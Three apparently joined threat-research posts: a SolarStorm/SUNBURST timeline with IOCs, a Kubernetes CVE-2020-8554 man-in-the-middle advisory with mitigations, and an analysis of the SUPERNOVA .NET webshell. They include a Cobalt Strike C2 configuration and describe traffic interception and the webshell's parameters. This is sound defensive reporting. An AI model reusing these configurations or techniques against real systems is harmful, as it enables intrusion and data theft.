SolarStorm Timeline Summary

Researchers reported a supply chain attack affecting organizations around the world on Dec. 13, 2020. This incident involved malicious code identified within the legitimate IT performance and statistics monitoring software, OrionⓇ, developed by SolarWinds.

Since then, details from other security vendors and organizations have been released, further building on the events leading up to the initial disclosure. Unit 42 has conducted research based on what is publicly available and what information has been identified within internal data.

The timeline in Figure 1 displays a high-level summary of the events observed, beginning as early as August 2019 and continuing through December 2020.

SolarStorm timeline visual representation, covering events from the earliest recorded domain registration in August 2019 to the seizure of the SUNBURST C2 domain in Dec 2020
Figure 1. SolarStorm Visual Timeline

Analysis of the SolarWinds software revealed code modification as early as October 2019, although the first weaponized software updates, denoted as SUNBURST malware, were not released until approximately March 2020. Unit 42 has also observed two samples of the modified SolarWinds software which appear as early as October 2019.

The majority of the infrastructure observed in this campaign was acquired between December 2019 and March 2020; however, at least one domain, incomeupdate[.]com, noted in Cobalt Strike BEACON activity, was registered in August 2019 as depicted in Table 1. SolarStorm operators acquired SSL certificates for many of the associated domains between February and April 2020, with at least one certificate extending to July.

The extensive infrastructure build-out throughout this timeline helps to visualize the persistence of the operation from initial targeting to completion of the objective. SolarStorm threat actors are highly skilled and thorough in their operational handling.

To better understand the timing around when organizations installed the malicious SUNBURST update, we reviewed our DNS Security logs for requests to avsvmcloud[.]com, the domain used with a domain generation algorithm (DGA) in this activity. Industry partners ultimately seized this domain in December 2020.

Our search returned responses from April-November 2020. The counts of requests observed in DNS Security logs each month are shown in Figure 2 below.

The counts of requests for avsvmcloud[.]com observed in DNS Security logs each month. The count peaks in July.
Figure 2: Number of requests for avsvmcloud[.]com (and subdomains) per month.
The requests begin in April, shortly after SolarStorm distributed the malicious update. They then slowly rise with a peak in July and begin to trail off. This pattern could be explained by organizations slowly installing the malicious updates in the weeks after release, but we can’t say for sure. Microsoft and industry partners seized control of this domain on Dec. 15. They used it to send a form of “killswitch” command, instructing SUNBURST to terminate itself and prevent further execution.

Palo Alto Networks Cortex XDR Blocked an Attempted SolarStorm Attack

As our CEO Nikesh Arora described on Dec. 17, Palo Alto Networks Cortex XDR successfully prevented a SolarStorm attack by immediately detecting and preventing an attempt to execute Cobalt Strike Beacon on one of our IT SolarWinds servers last year. To help provide more insight into the timeline around this threat, we are sharing more details about what our security operations center (SOC) observed at that time. 

There are three initial phases to an intrusion from SolarStorm:

  1. A SolarWinds Orion server updates its software and downloads the malicious update containing the SUNBURST backdoor. 
  2. SUNBURST then sends DNS requests to check in with the attacker, which contain information identifying the organization. The attacker chooses to designate some organizations as being of interest for further intrusion. 
  3. For SUNBURST to gain further access into the network, additional steps are needed starting with downloading and executing an additional malicious payload. 

The Palo Alto Networks SOC observed a DNS request from our Solarwinds Orion server for the avsvmcloud[.]com domain on Sept. 29, 2020. During this short-lived connection, no malicious content was downloaded but the system was likely labeled for further intrusion. 

Six days later, on Oct. 5, 2020, a second connection occurred in which a new payload was downloaded. With the use of Cortex XDR’s Behavioral Threat Protection capability, this payload was instantly detected and the attempt to execute was prevented. Our SOC then immediately isolated the server, initiated an investigation and verified our infrastructure was secure. Additionally, at this time, our SOC notified SolarWinds of the activity observed. The investigation by our SOC concluded that the attempted attack was unsuccessful and no data was compromised. 

We thought this was an isolated incident. However, on Dec. 13, when SolarWinds disclosed SUNBURST, it became clear that the incident we prevented was an attempted SolarStorm attack. Given this new information, our SOC exercised due diligence and analyzed our entire infrastructure extensively again to revalidate the security of our entire network. We remain confident that our network continues to be secure. 

Observed TEARDROP Activity

Unit 42 has and continues to research this campaign to identify additional details that could lead to further defensive actions.

During analysis of the information available, Unit 42 identified related activity involving TEARDROP malware that was used to execute a customized Cobalt Strike BEACON. This sample contains a beacon request to the previously unreported domain mobilnweb[.]com.

The TEARDROP DLL has a SHA256 of: 118189f90da3788362fe85eafa555298423e21ec37f147f3bf88c61d4cd46c51

and contains a beacon request for the URI /2019/Person-With-Parnters-Brands-Our/ with the User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36. Within that same configuration, we also observed an additional URI setting containing the string /2019/This-Person-Two-Join-With/.

The following watermark setting was also present and appears to be unique to this sample 0x38383430 (943207472). This watermark likely indicates that the operators used a licensed version of Cobalt Strike.

Additional configuration details of interest include:
SETTING_C2_POSTREQ:
Referer: https://yahoo[.]com/
Host: mobilnweb[.]com
Accept: */*
Accept-Language: en-US
Connection: close
name="uploaded_1";filename="91018.png"
Content-Type: text/plain

SETTING_SPAWNTO_X86:
%windir%\syswow64\msinfo32.exe

SETTING_SPAWNTO_X64:
%windir%\sysnative\control.exe

Although the configuration details above show the referer as https://yahoo[.]com, we do not have evidence that Yahoo was used in an actual beacon.

SolarStorm Infrastructure Establishment Timeline

While some of these domains have a registration date earlier than the dates depicted here, the dates shown are the domain modification dates believed to be when the actors acquired control over the domain. The variation in registration date vs. the time of acquisition by SolarStorm provides an added sense of legitimacy for the domains in use.

Domain Assessed Actor Controlled Date Registrar
incomeupdate[.]com 8/6/19 NameCheap
zupertech[.]com 10/10/19 NameSilo
avsvmcloud[.]com 12/6/2019 GoDaddy
mobilnweb[.]com 12/19/19 NameCheap
highdatabase[.]com 12/26/19 NameSilo
solartrackingsystem[.]net 1/7/20 NameSilo
webcodez[.]com 1/15/20 NameCheap
panhardware[.]com 1/18/20 NameSilo
websitetheme[.]com 1/27/20 NameSilo
thedoccloud[.]com 2/5/20 NameSilo
seobundlekit[.]com 2/6/20 NameCheap
freescanonline[.]com 2/10/20 NameCheap
deftsecurity[.]com 2/12/20 NameSilo
virtualwebdata[.]com 2/13/20 NameSilo
digitalcollege[.]org 3/5/20 NameCheap
databasegalore[.]com 3/12/20 NameCheap
zupertech[.]com 3/15/20 NameSilo
lcomputers[.]com 6/22/20 NameSilo

Table 1. SolarStorm domain acquisition timeline

The following SSL certificates were observed in connection with SolarStorm infrastructure. All certificates are issued by Sectigo RSA Domain Validation Secure Server CA.

Domain SHA-1 Dates Valid
websitetheme[.]com 66576709A11544229E83B9B4724FAD485DF143AD 2/3/20 - 2/2/21
thedoccloud[.]com 849296c5f8a28c3da2abe79b82f99a99b40f62ce 2/6/20 - 2/5/21
seobundlekit[.]com E7F2EC0D868D84A331F2805DA0D989AD06B825A1 2/6/20 - 2/5/21
freescanonline[.]com 8296028C0EE55235A2C8BE8C65E10BF1EA9CE84F 2/11/20 - 2/10/21
solartrackingsystem[.]net 91B9991C10B1DB51ECAA1E097B160880F0169E0C 2/12/20 - 2/11/21
virtualwebdata[.]com AB93A66C401BE78A4098608D8186A13B27DB8E8D 2/13/20 - 2/13/21
deftsecurity[.]com 12D986A7F4A7D2F80AAF0883EC3231DB3E368480 2/13/20 - 2/12/21
digitalcollege[.]org FDB879A2CE7E2CDA26BEC8B37D2B9EC235FADE44 3/5/20 - 3/5/21
databasegalore[.]com D400021536D712CBE55CEAB7680E9868EB70DE4A 3/12/20 - 3/12/21
mobilnweb[.]com 2C2CE936DD512B70F6C3DE7C0F64F361319E9690 4/3/20 - 4/3/21
panhardware[.]com AF6268F675ED810D804745970927E36D12AC9B0A 4/10/20 - 4/10/21
incomeupdate[.]com B654148983439E28802166449A8F413B9C995547 4/14/20 - 4/14/21
highdatabase[.]com 35AEFF24DFA2F3E9250FC874C4E6C9F27C87C40A 4/16/20 - 4/17/21
zupertech[.]com B80B01AE313C106F70502142F2B2BCFFC7E15ABD 5/13/20 - 5/13/21
lcomputers[.]com 7F9EC0C7F7A23E565BF067509FBEF0CBF94DFBA6 6/23/20 - 6/24/21
webcodez[.]com 2667DB3592AC3955E409DE83F4B88FB2046386EB 7/8/20 - 7/8/21

Table 2. SSL certificates associated with SolarStorm domain activity

Additional Tools and Techniques

There have been many reports indicating that SolarStorm used additional techniques and tools with this incident. A summary of our current knowledge of this use is as follows:

VMware

According to recent reporting, VMware has been associated with this attack in two ways.

First, the National Security Agency released an advisory earlier this month about CVE-2020-4006, a command injection vulnerability, stating that Russian state-sponsored actors were actively exploiting the vulnerability and suggesting US Government agencies patch immediately. This vulnerability exists in five VMware software products focused on identity and access management. Exploitation allows attackers to deploy a webshell on the system and gain access to protected data. This vulnerability can only be exploited by someone who has already authenticated to the system and indicates that when leveraged, it likely is used to gain additional access once the attacker is already inside the networks. More information about CVE-2020-4006 can be found in our previously released Threat Brief: VMware Command Injection Vulnerability.

Second, VMware stated they have SolarWinds OrionⓇ systems in their environment, but they have not seen any evidence of exploitation. Unit 42 has not seen any indication that VMware’s software was used as an infection vector or a TTP utilized within the SolarStorm attack.

Microsoft / SAML

Microsoft has published multiple reports on activity related to this attack campaign, including a summary of the backdoor implanted into SolarWinds OrionⓇ (referred to by Microsoft as Solorigate), as well as guidance for their customers on protecting themselves. They have publicly stated they are working with more than 40 companies who have been targeted in this attack.

One specific component of the attack that Microsoft has discussed in detail is what they have observed in compromised networks with regard to identity infrastructure. Specifically, the attackers have exfiltrated SAML token signing certificates that allow them to forge tokens and access any resources trusted by those certificates. Microsoft has observed these forged tokens presented to the Microsoft cloud on behalf of their customers.

The impact of a compromise of these certificates implies the attacker gained the highest level of privileges inside the network and used them to establish long-term access to the network.

SUPERNOVA Webshell

FireEye’s initial report on the SolarWinds compromise included indicators for a webshell they call SUPERNOVA. Since publication, FireEye has removed those indicators as they no longer believe they were used as a result of the SolarWinds software compromise. This webshell may not be related, but it is still vital to defend against it. Unit 42 has already published an analysis of the SUPERNOVA webshell.

MFA Bypass

The SAML token-forging attack described above would allow an attacker to evade multi-factor authentication systems, as in that case, the authentication system itself is compromised. Volexity published a report about a threat group named Dark Halo who they have now connected to SolarStorm. Their report describes that the attacker targeted the “integration secret key” used to connect Cisco’s Duo Multi-Factor Authentication (MFA) solution to an Outlook Web Access server. With that key, they were able to pre-compute the token codes necessary for authentication.

Once again, similar to the SAML token-forging attack, this MFA bypass requires a significant compromise of the systems used to authenticate users and would have been performed post-compromise to extend the attacker’s access to the network.

Other Initial Access Vectors

On Dec. 19, CISA updated their alert on this threat to include this note:

“CISA has evidence that there are initial access vectors other than the SolarWinds Orion platform. Specifically, we are investigating incidents in which activity indicating abuse of Security Assertion Markup Language (SAML) tokens consistent with this adversary’s behavior is present, yet where impacted SolarWinds instances have not been identified. CISA is working to confirm initial access vectors and identify any changes to the TTPs. CISA will update this Alert as new information becomes available.”

Unit 42 does not yet know what additional initial access vectors may have been used in this attack. Detecting the forged SAML tokens is a clear indication of a compromise, so it makes sense that if that appears in an environment with no SolarWinds OrionⓇ servers, another route must have existed. We should expect that an adversary with the capability to execute this campaign could have used many additional means to accomplish their goal.

Software Supply Chain Attacks

SolarWinds is not the first developer to have their software supply chain mishandled. At the end of 2017, we published an article titled “The Era of Software Supply Chain Attacks Has Begun,” which laid out previous software supply chain attacks and predicted an increased focus on attacking trusted developers. Below is a summary of these significant events.

  • September 2015 – XcodeGhost: An attacker distributed a version of Apple’s Xcode software (used to build iOS and macOS applications), which injected additional code into iOS apps built using it. This attack resulted in thousands of compromised apps identified in Apple’s app store.
  • March 2016 – KeRanger: Popular open source BitTorrent client, Transmission, was compromised to include macOS ransomware in its installer. Attackers compromised the legitimate servers used to distribute Transmission, so users who downloaded and installed the program would be infected with malware that held their files for ransom.
  • June 2017 – NotPetya: Attackers compromised a Ukrainian software company and distributed a destructive payload with network-worm capabilities through an update to the “MeDoc” financial software. After infecting systems using the software, the malware spread to other hosts in the network and caused a worldwide disruption affecting many organizations.
  • September 2017 – CCleaner: Attackers compromised Avast’s CCleaner tool, used by millions to help keep their PC working properly. The compromise was used to target large technology and telecommunications companies worldwide with a second-stage payload.

In September 2019, attackers again likely targeted Avast’s CCleaner tool after gaining access to Avast’s network through a temporary VPN profile. It is not clear whether or not the same operators from 2017 were involved in this incident.

In each case, including the recent SolarStorm activities, rather than targeting an organization directly through phishing or exploitation of vulnerabilities, the attackers chose to compromise software developers directly and use the trust we place in them to access other networks. This can effectively evade certain prevention and detection controls that have been tuned to trust well-known programs.

This pattern of software supply chain compromises will continue, and security teams can not afford to ignore them. Protecting against these attacks is not simple for any enterprise, and those who are responsible for writing and deploying software need to take responsibility for the integrity of that code.

Conclusion

Since the events of the SolarWinds supply chain attack have unfolded, Unit 42 has actively worked to gather full event details using both publicly available information and internal analysis of an attack against our own network that matches event details reported by FireEye.

While we do not have complete knowledge of the full planning and execution of this campaign, analysis thus far has concluded that the activities of SolarStorm began as early as August 2019 during the infrastructure build-out phase of their operation. SolarStorm operators displayed a tactical and persistent method of operation throughout the entire attack cycle.

While SolarStorm is capable of utilizing many techniques to accomplish their goal, details on initial access vectors beyond the compromised SolarStorm software have not yet been confirmed.

For additional details on how Palo Alto Networks is protecting its customers from this threat, please refer to our Threat Brief on SolarStorm and SUNBURST, which is being updated as new information comes to light.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Additional Resources

SolarStorm Threat Brief – Unit 42, Palo Alto Networks
VMware Vulnerability Threat Brief – Unit 42, Palo Alto Networks
SUPERNOVA Webshell – Unit 42, Palo Alto Networks
Software Supply Chain Attack Predictions – Palo Alto Networks
SolarWinds Rapid Response – Palo Alto Networks
VMware Vulnerability Report – Krebs on Security
Dark Halo SolarWinds Compromise – Volexity
Updates on SolarWinds Compromise – Cybersecurity & Infrastructure Security Agency
VMware Vulnerability Cybersecurity Advisory – National Security Agency
SUNBURST Malware Countermeasures – FireEye
SolarWinds Compromise Research – FireEye
Cyber Attack against FireEye – FireEye
SolarWinds Supply Chain Attack – ReversingLabs
CCleaner Targeting 2019 – Avast
Solorigate Analysis – Microsoft
Guidance on SolarWinds Activity – Microsoft
DGA Domain Takedown – ZDNet
SolarWinds Compromise Initial Timing – SecurityScorecard

SolarStorm ATOM

Updated Jan. 17, 2021, at 4:45 p.m. PT. 

Protecting Against an Unfixed Kubernetes Man-in-the-Middle Vulnerability (CVE-2020-8554)

Executive Summary

On Dec. 4, 2020, the Kubernetes Product Security Committee disclosed a new Kubernetes vulnerability assigned CVE-2020-8554. It is a medium severity issue affecting all Kubernetes versions and is currently unpatched. CVE-2020-8554 is a design flaw that allows Kubernetes Services to intercept cluster traffic to any IP address. Users who can manage services can exploit the vulnerability to carry out man-in-the-middle (MITM) attacks against pods and nodes in the cluster.

Adversaries may utilize MITM attacks to masquerade as internal or external endpoints, harvest credentials from network traffic, tamper with a victim’s data before sending it to its intended target or block communications with specific IPs altogether. Using encrypted protocols such as Transport Layer Security (TLS) can help, as attackers cannot easily access their traffic.

Multi-tenant clusters are most at risk, as they are most likely to have non-admin users that can manage services. Attackers that compromised a single tenant may exploit the vulnerability to perform MITM attacks against other tenants in the cluster.

The Kubernetes Product Security Committee determined that patching CVE-2020-8554 would result in functionality changes to several Kubernetes features, so there is no plan to resolve the vulnerability in the short term. Instead, the committee recommended several mitigations that restrict access to the vulnerable features, either based on a custom admission controller or through an Open Policy Agent (OPA) Gatekeeper rule. Palo Alto Networks Prisma Cloud Compute customers can enable those mitigations through the built-in Admission support for OPA rules. Please refer to the “Prisma Cloud Compute Mitigation” section for instructions.

The Vulnerability

CVE-2020-8554 stems from a design flaw in two features of Kubernetes Services: External IPs and Load Balancer IPs. Kubernetes Services are an abstract way to expose an application running on a set of pods as a network service. A service is exposed on one or more IPs. Once deployed, nodes in the cluster will route traffic destined to the service IPs to one of the backing pods that make up the service.

When the cluster manages and assigns service IPs, all is well. The problem starts when a Kubernetes user is able to assign arbitrary IPs to their services. In that case, a malicious user can assign IPs that are already in use by other endpoints (internal or external), and intercept all cluster traffic to those IPs. There are two methods to control the IP of a service:

  1. Assign it an external IP.
  2. Assign it a Load Balancer IP by patching the status.loadBalancer.ingress.ip field. This method requires the patch service/status permission.

Below is a service that, when deployed to the cluster, will intercept all cluster DNS traffic to IP 8.8.8.8 (Google’s DNS Server) and route it to the evil-dns-server pod.

This shows a service that, when deployed to the cluster, will intercept all cluster DNS traffic to IP 8.8.8.8 (Google's DNS server) and route it to the evil-dns-server pod.
Figure 1. A service abusing external IPs to intercept DNS traffic to 8.8.8.8.

To receive the intercepted traffic, attackers must control the endpoints backing their malicious service. In most cases, this will be a pod, like the evil-dns-server pod in the example above. Services can also be backed by external endpoints (rather than cluster pods), which means attackers can also route intercepted traffic to an external endpoint outside of the cluster. This requires the attacker to create a Kubernetes endpoint that points to an external address, which requires the create endpoint privilege.

Am I Affected?

The vulnerability affects all Kubernetes versions and is currently unpatched. Clusters are affected if they meet these conditions:

  • Allow non-admin Kubernetes users to create or update services, or to patch the status of services; AND
    • Allow those unprivileged users to control a pod (create, update or exec to pods); OR
    • Allow those unprivileged users to create or update endpoints.

Multi-tenant clusters are most at risk, as they are most likely to implement the vulnerable configuration above. Multi-tenant clusters often segregate tenants using Kubernetes namespaces, limiting each tenant’s permissions to its namespace. Unfortunately, even if a tenant can only manage service and pods in his own namespaces, it can still exploit CVE-2020-8554 to eavesdrop on traffic from the entire cluster. Attackers that comprise a single tenant may exploit the vulnerability to intercept other tenants’ traffic and compromise them.

Clusters using Cilium to replace kube-proxy aren’t affected at all.

Indicators of Compromise for CVE-2020-8554

You may have been attacked if one of the following is true:

  • A service that shouldn’t expose external IPs or Load Balancer IPs does so.
  • An external IP or Load Balancer IP of a service matches an internal IP in the cluster – a pod IP or a clusterIP of another service.
  • An external IP or Load Balancer IP of a service points to a known external domain (e.g. 8.8.8.8). Run nslookup <externalIP> to identify if an IP points to a known domain.
  • A Load Balancer IP of a service is 127.0.0.1 (indicates an attempt to hijack node localhost traffic).

To identify services in your cluster that expose external IPs, run the following command:


To identify services in your cluster that expose Load Balancer IPs, run the following command:


Mitigations

The Kubernetes Product Security Committee concluded that the vulnerability could not be patched without functionality changes to features Kubernetes users rely upon. Instead, it recommended enforcing mitigations that restrict access to the vulnerable features. To prevent the use of External IPs, the committee provided two solutions: a custom Admission Controller and an OPA Gatekeeper constraint as solutions.

No mitigations were provided for Load Balancer IPs. Exploiting the issue through Load Balancer IPs requires the patch service/status permission, which is considered privileged. Ensure that unprivileged cluster users do not possess this permission. System components are the ones that normally update the status of a service, so user accounts doing so should raise suspicions.

Conclusion

CVE-2020-8554 is a unique vulnerability that is rooted in the design of Kubernetes Services. If your cluster is multi-tenant, or allows unprivileged users to create and update services, you are impacted. If applications within your cluster communicate without enforcing encryption via TLS, you're at greater risk. Even though the vulnerability is unpatched, the mitigations proposed by the Kubernetes Product Security Committee can effectively prevent exploitation. Prisma Cloud Compute customers are encouraged to enable the admission rules in the ‘Prisma Cloud Compute Mitigations’ section to protect their clusters.

Appendix: Prisma Cloud Compute Mitigations

Prisma Cloud Compute’s built-in Admission support for Rego rules can be used to implement the mitigations proposed by the Kubernetes Product Security Committee.

Restrict Access to External IPs

Customers can use the following instruction to set up an Admission rule to block services from exposing external IPs. Customers can optionally provide a whitelist for allowed IPs.

1. Follow Prisma Cloud Compute documentation to enable Admission Control in your cluster.

2. Download the “Mitigation for Kubernetes CVE-2020-8554 - External IPs” rule template. You can download the rule by running the following command:

wget https://raw.githubusercontent.com/twistlock/k8s-cve-2020-8554-mitigations/main/PrismaExternalIPs.json

3. Navigate to ‘Defend/Access/Admission’ and hit ‘Import’, then choose the downloaded rule template. You should be presented with the dialog below. Press ‘Add’.

Navigate to ‘Defend/Access/Admission’ and hit ‘Import’, then choose the downloaded rule template. You should be presented with this dialog. Press ‘Add’.
Figure 2. Prisma Cloud Compute Admission Rule preventing External IPs.

4. To whitelist certain IPs for use as external IPs, update the rule as outlined in Figure 3. The following rule whitelists IP 203.54.74.83.

To whitelist certain IPs for use as external IPs, update the rule as outlined here. The following rule whitelists IP 203.54.74.83.
Figure 3. Whitelisting certain IPs as allowed external IPs.

Once the rule is in place, attempts to set up services that expose forbidden external IPs will fail and trigger an alert under ‘Monitor/Event/Admission audits’.

Once the rule is in place, attempts to set up services that expose forbidden external IPs will fail and trigger an alert under ‘Monitor/Event/Admission audits’.
Figure 4. The admission rule blocks services that expose forbidden external IPs.
Once the rule is in place, attempts to exploit CVE-2020-8554 and set up services that expose forbidden external IPs will fail and trigger an alert under ‘Monitor/Event/Admission audits’.
Figure 5. Assigning potentially malicious external IPs triggers alerts.

You can press on each alert to view the request’s details.

Alert on suspicious updates to Load Balancer IPs

Typically, only system accounts should assign Load Balancer IPs to services. User accounts doing so may indicate a user is trying to exploit CVE-2020-8554. Unless that is not the case in your cluster, we recommend following the instructions below to enforce an appropriate rule set on Alert.

1. Follow Prisma Cloud Compute documentation to enable Admission Control in your cluster.

2. Add services/status to the resources monitored by Prisma Cloud Compute’s admission webhook. Run the following command to update Prisma Cloud Compute’s webhook configuration:


Note: If you have custom Prisma Cloud Compute admission rules in place that handle service update operations, they’ll start receiving services/status update requests as well after running the above command. Add the following line to these rules to discard services/status requests:


3. Download the “Mitigation for Kubernetes CVE-2020-8554 - Load Balancer IPs” rule template. You can download the rule by running the following command:

wget https://raw.githubusercontent.com/twistlock/k8s-cve-2020-8554-mitigations/main/PrismaLoadBalancerIPs.json

4. Navigate to ‘Defend/Access/Admission’ and hit ‘Import’, then choose the downloaded rule template. You should be presented with the dialog below. Press ‘Add’.

Navigate to ‘Defend/Access/Admission’ and hit ‘Import’, then choose the downloaded rule template. You should be presented with this dialog. Press ‘Add’.
Figure 6. Prisma Cloud Compute Admission Rule alerting on Load Balancer IPs.

5. If certain accounts are expected to configure Load Balancer IPs, the IP whitelist approach implemented in the external IPs rule can be used.

Once the rule is in place, Prisma Cloud Compute will alert on requests made by user accounts that patch the status of a Load Balancer service. Alerts will show up under ‘Monitor/Event/Admission audits’. You can press on each alert to view the request’s details.

Alerts will show up under ‘Monitor/Event/Admission audits’. You can press on each alert to view the request’s details.
Figure 7. Prisma Cloud Compute alerts on users adding Load Balancer IPs to a service.

SUPERNOVA: A Novel .NET Webshell

Executive Summary

The actors behind the supply chain attack on SolarWinds’ Orion software have demonstrated a high degree of technical sophistication and attention to operational security, as well as a novel combination of techniques in the potential compromise of approximately 18,000 SolarWinds customers. As published in the original disclosure, the attackers were observed removing their initial backdoor once a more legitimate method of persistence was obtained.

In the analysis of the trojanized Orion artifacts, the .NET .dll app_web_logoimagehandler.ashx.b6031896.dll was dubbed SUPERNOVA, but little detail of its operation has been publicly explored. NOTE: The SUPERNOVA webshell’s association with the SolarStorm actors is now questionable due to the aforementioned .dll not being digitally signed, unlike the SUNBURST .dll. This may indicate that the webshell was not implanted early in SolarWinds’ software development pipeline as was SUNBURST, and was instead dropped by a third party. Additionally, Guidepoint Security conducted their own research into SUPERNOVA, with similar conclusions.

In this blog, we will share an overview of its operation and function, tactics and techniques that support the hypothesis of an advanced persistent threat (APT), and what protections that Palo Alto Networks provides against trojanized SolarWinds instances:

  • Attackers created a sophisticated, in-memory webshell baked into Orion’s code, which acted as an interactive .NET runtime API.
  • Webshell payload was compiled on the fly and executed dynamically, further complicating endpoint and digital forensics and incident response (DFIR) analysis.
  • Anti-Spyware signature 83225 has been added to prevent SUPERNOVA traffic.

Technical Overview

In conventional webshell attacks, these server script pages are often some sort of interactive frontend document that can be manipulated to process backend side effects, which is most often some form of remote code execution (RCE). A webshell may be uploaded, downloaded or deployed by either targeting a misconfiguration or vulnerability in the underlying server, or dropped during post-exploitation as a means of secondary persistence. A webshell itself is typically malware logic embedded in a script page and is most often implemented in an interpreted programming language or context (most commonly PHP, Java JSP, VBScript and JScript ASP, and C# ASP.NET). The webshell will receive commands from a remote server and will execute in the context of the web server’s underlying runtime environment.

The SUPERNOVA webshell is also seemingly designed for persistence, but its novelty goes far beyond the conventional webshell malware that Unit 42 researchers routinely encounter.

Although .NET webshells are fairly common, most publicly researched samples ingest command and control (C2) parameters, and perform some relatively surface-level exploitation. Some examples would be an attacker commanding the implant to dump directory structures or operating system information, or to perform a network call to load more exploitation tools.

SUPERNOVA differs dramatically in that it takes a valid .NET program as a parameter. The .NET class, method, arguments and code data are compiled and executed in-memory. There are no additional forensic artifacts written to disk, unlike low-level webshell stagers, and there is no need for additional network callbacks other than the initial C2 request.

In other words, the attackers have constructed a stealthy and full-fledged .NET API embedded in an Orion binary, whose user is typically highly privileged and positioned with a high degree of visibility within an organization’s network. The attackers can then arbitrarily configure SolarWinds (and any local operating system feature on Windows exposed by the .NET SDK) with malicious C# code. The code is compiled on the fly during benign SolarWinds operation and is executed dynamically.

This is significant because it allows the attacker to deploy full-featured – and presumably sophisticated – .NET programs in reconnaissance, lateral movement and other attack phases.

Implant Phase

The implant itself is a trojanized copy of app_web_logoimagehandler.ashx.b6031896.dll, which is a proprietary SolarWinds .NET library that exposes an HTTP API. The endpoint serves to respond to queries for a specific .gif image from other components of the Orion software stack. The relatively high quality code that was added to the .dll is innocuous and easily missed by defender automation, and even potentially by manual review.

The attackers have leveraged the benign file by adding four new parameters to the API and a malicious method that executes the parameters in the context of the .NET runtime on the Orion host. Figure 1 below demonstrates the normal or benign content of the Orion component.

The code shown demonstrates the normal or benign content of the Orion component. Line 42 defines the collection of the parameters supplied to the HTTP endpoint, in which only id is valid and processed.
Figure 1. Benign SolarWinds code for handling the HTTP request and its response.

Line 42 defines the collection of the parameters supplied to the HTTP endpoint, in which only id is valid and processed. However, the additional C2 parameters are added before this snippet in the same method, ProcessRequest(), and the execution method is appended in this same file. Figure 2 shows part of the malicious code (lines 27-41).

The four parameters depicted above – codes, clazz, method and args – passed via GET query string to the trojanized logo handler endpoint.
Figure 2. Four C2 parameters are processed and then passed to the malicious method DynamicRun().

The four parameters depicted above – codes, clazz, method and args – passed via GET query string to the trojanized logo handler component. These parameters are then executed in a custom method, which differs from typical webshell behavior that simply invokes underlying operating system or programming language functions.

C2 Parameter Purpose
clazz C# Class object name to instantiate
method Method of class clazz to invoke
args Arguments are newline-split and passed as positional parameters to method
codes .NET assemblies and namespaces for compilation

Table 1. Command and control parameters

Note for defenders:

Any ingress traffic to logoimagehandler.ashx with a combination of these four parameters in any order of the query string are strong indicators of compromise (IOCs). If a detection fires on this combination in any order, please isolate and image your Orion instance immediately. If the request came internal to the network, then it is highly probable that the user that initiated the request has also been compromised.

Execution

The attacker may send a request to the embedded webshell over the internet or through an internally compromised system. The code is crafted to accept the parameters as components of a valid .NET program, which is then compiled in-memory. No executable is dropped (and thus the webshell’s execution evades most defender endpoint detections), and the compiled assembly immediately invokes the specified class method.

The try/catch block beginning on line 27 that encompases the execution on line 37 has been added to presumably prevent operator error from causing an unhandled exception in Orion, which could trigger unwanted scrutiny. This is one small example of the attention paid by the actors to technical and operational security.

This code sample shows how SUPERNOVA uses DynamicRun() to compile the C2 parameters into a .NET assembly in-memory. On lines 106 and 107, we can observe the innocuous compiler API flags that are subverted to impede defenders. Line 115 instantiates the class object specified by the attacker, and on line 116 the attacker code is executed.
Figure 3. DynamicRun() compiles the C2 parameters into a .NET assembly in-memory.

On lines 106 and 107, we can observe the innocuous compiler API flags that are subverted to impede defenders. Line 115 instantiates the class object specified by the attacker, and on line 116 the attacker code is executed.

This design pattern is known as dynamic code execution. In software engineering contexts, this allows for the program to be flexible and extensible. In the context of a cyberattack, the same is true for the attacker’s code and tools.

Tactics, Techniques and Procedures

In many ways, this webshell exhibits attributes common to other types of webshells. The malware is secretly implanted onto a server, it receives C2 signals remotely and executes them in the context of the server user.

However, SUPERNOVA is novel and potent due to its in-memory execution, sophistication in its parameters and execution and flexibility by implementing a full programmatic API to the .NET runtime.

In-memory execution of a malicious binary is not a new technique with regard to malware behavior. That technique typically indicates an adversary’s attempt at foiling endpoint and DFIR detections.

However, this is rarely encountered in webshell behavior, as typical webshells execute their payloads either in the context of the runtime environment or by calling a subshell or process (cmd.exe, PowerShell.exe or /bin/bash).

SUPERNOVA compiles the parameters on the fly and executes the resulting assembly in-memory. Aside from evading detections, this indicates that the SolarStorm actors were adept enough to purposely hide their traffic and behavior in plain sight and to avoid leaving trace evidence behind.

Protections

Aside from the numerous protections offered across the Palo Alto Networks product suite, Anti-Spyware signature 83225 has been created to detect any residual C2 infrastructure still present in impacted networks.

Conclusion

The strategy of implanting webshells in vulnerable servers is not a new tactic for malicious actors. However, the relative sophistication of the code compared to routine webshell malware is surprising. Furthermore, the furor of the attacks against SolarWinds further amplifies interest in novel techniques such as those used in SUPERNOVA.

The only way to catch advanced intrusions is a defense-in-depth strategy. Only by orchestrating multiple security appliances and applications in a single pane can defenders detect these attacks.

Palo Alto Networks customers are protected by the following:

Acknowledgements

The author would like to thank the following team members for their tireless efforts and invaluable contributions to this research:

Durgesh Sangvikar, Chris Navarrete, Hui Gao, Rongbo Shao, Kyle Wilhoit, Derrick Chang, Alex Krepelka, Byron Alvarez and KMAP Pena.

Indicators of Compromise

SolarWinds Orion app_web_logoimagehandler.ashx.b6031896.dll

c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71

URI

logoimagehandler[.]ashx

HTTP Query String Params

clazz
method
args
codes